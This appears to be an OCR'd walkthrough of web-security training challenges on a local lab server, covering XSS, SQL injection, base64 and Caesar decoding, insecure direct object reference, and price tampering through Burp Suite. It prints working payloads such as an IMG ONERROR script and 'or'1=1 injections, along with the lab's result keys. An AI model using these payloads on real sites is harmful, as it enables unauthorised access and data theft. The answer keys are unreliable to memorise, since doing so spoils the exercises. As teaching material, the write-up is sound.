rYHx1SBTHJ8elIZJN1Mx2D87OhKsrbU7T8QKIQTzQw+Ifi9qy7YTSG7KN0

Cross Site Scripting 1




Cross Site Scripting One

Find a XSS vulnerability in the following form. It would appear that your input is been filtered!

Please enter the Search Term that you want to look up

<IMG SRC="#" ONERROR="alert('XSS')"/>



Submit Result Key Here...

Sub

Cross Site Scripting One

Find a X appear that your input is been filtered!

Pleas to look up

<IMG

xss

Well Done


You successfully executed the JavaScript alert command!

The result key for this challenge is

RYLY0MMF3S/eMsCFOLhpaoDvScx1p9ai5dudnrpnMUt3kWWIZ7gj2XHy

Private

Insecure Cryptographic Storage




Decode from Base64 format

Simply use the form below

```
YmFzZTY0aXNOb3RFbmNyeXB0aW9uQmFzZTY0aXNFbmNvZGluZ0Jhc2U2NEhp
ZGVzTm90aGluZ0Zyb21Zb3U=
```

UTF-8 (You may also select input charset.)


```
base64isNotEncryptionBase64isEncodingBase64HidesNothingFromYou
```



Solution Submission Success

Insecure Cryptographic Storage completed! Congratulations.

SQL Injection



Please enter the user name of the user that you want to look up

'or'1=1

Search Results

User Id	User Name	Comment
12345	user	Try Adding some SQL Code
12346	OR 1 = 1	Your Close, You need to escape the string with an apostraphe so that your code is interpreted
12543	Fred Mtenzi	A lecturer in DIT Kevin Street
14232	Mark Denihan	This guy wrote this application
61523	Cloud	Has a Big Sword
82642	qw!dshs@ab	Lesson Completed. The result key is 3c17f6bf34080979e0cebda5672e989c07ceec9fa4ee7b7c17c9e3ce26bc63e0

Insecure Cryptographic Storage Challenge 1




```
rdqtajqdmtwxjwzssnslymwtzlmymjknjqibmjwjfwjdtzltnslbnymdt
zwgnlf
```

Use key: 21

Output:


mylovelyhorserunningthroughthefieldwhereareyougoingwithyourbiga




Solution Submission Success

Insecure Cryptographic Storage Challenge 1 completed! Congratulations.

Insecure Direct Object Reference Challenge 1


Burp Suite Free Edition v1.6
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Request to https://192.168.152.137:443
Forward Drop Intercept is on Action
Comment
Raw Params Headers Hex

```
POST /challenges/o9a450a64cc2a196f55878e2bd9a27a72daea0f17017253f87e7ebd98c71c98c HTTP/1.1
Host: 192.168.152.137
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.4.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: https://192.168.152.137/challenges/o9a450a64cc2a196f55878e2bd9a27a72daea0f17017253f87e7ebd98c71c98c.jsp
Content-Length: 14
Cookie: JSESSIONID=DA00F5300474E46760EBD6D0090C7EB2; token=260203637121112441437000043992710811486;
JSESSIONID3="Rrwe9HZhVOH5xgcJjtYFVw=="
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache

userId%5B%5D=11
```




Insecure Direct Object References Challenge One

The result key for this challenge is stored in the private message for a user that is not listed below...


Hidden User's Message

Result Key is dd6301b38b5ad9c54b85d07c087aebec89df8b8c769d4da084a55663e6186742

Poor Data Validation


Burp Suite Free Edition v1.6
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts
Intercept HTTP history WebSockets history Options
Request to https://192.168.152.137:443
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex

```
POST /challenges/ca0e89caf3c50dbf9239a0b3c6f6c17869b2a1e2edc3aa6f029fd30925d66c7e HTTP/1.1
Host: 192.168.152.137
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Iceweasel/31.4.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: https://192.168.152.137/challenges/ca0e89caf3c50dbf9239a0b3c6f6c17869b2a1e2edc3aa6f029fd30925d66c7e.jsp
Content-Length: 57
Cookie: JSESSIONID=DA00F5300474E46760EBD6D0090C7EB2; token=260203637121124414370000439927108114486;
JSESSIONID3="Rrwe9HZhVOH5xgcJjtYFVw=="
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache

megustaAmount=1&trollAmount=1&rageAmount=-100&notBadAmount=1
```



	$45	1
	$15	1
	$3000	1
	$30	1

Please select how many items you would like to buy and click submit

Place Order


Order Complete

Your order has been made and has been sent to our magic shipping department that knows where you want this to be delivered via brain wave sniffing techniques.

Your order comes to a total of **$-1455**

Trolls were free, Well Done -

zpYWBgMyTnv+MdlgZ3WoAzzYIP2odcRsj75B5LIsg2JFLfcG2fHR1GqkV




Submit Result Key Here... Submit

Solution Submission Success

Poor Data Validation 1 completed! Congratulations.

SQL Injection 1



Please enter the Customer Id of the user that you want to look up

" or "1=1

Search Results

Name	Address	Comment
John Fits	crazycat@example.com	null
Rubix Man	manycolours@cube.com	null
Rita Hanolan	thenightbefore@example.com	null
Paul O Brien	sixshooter@deaf.com	Well Done! The reuslt Key is fd8e9a29dab791197115b58061b215594211e72c1680f1eacc50b0394133a09f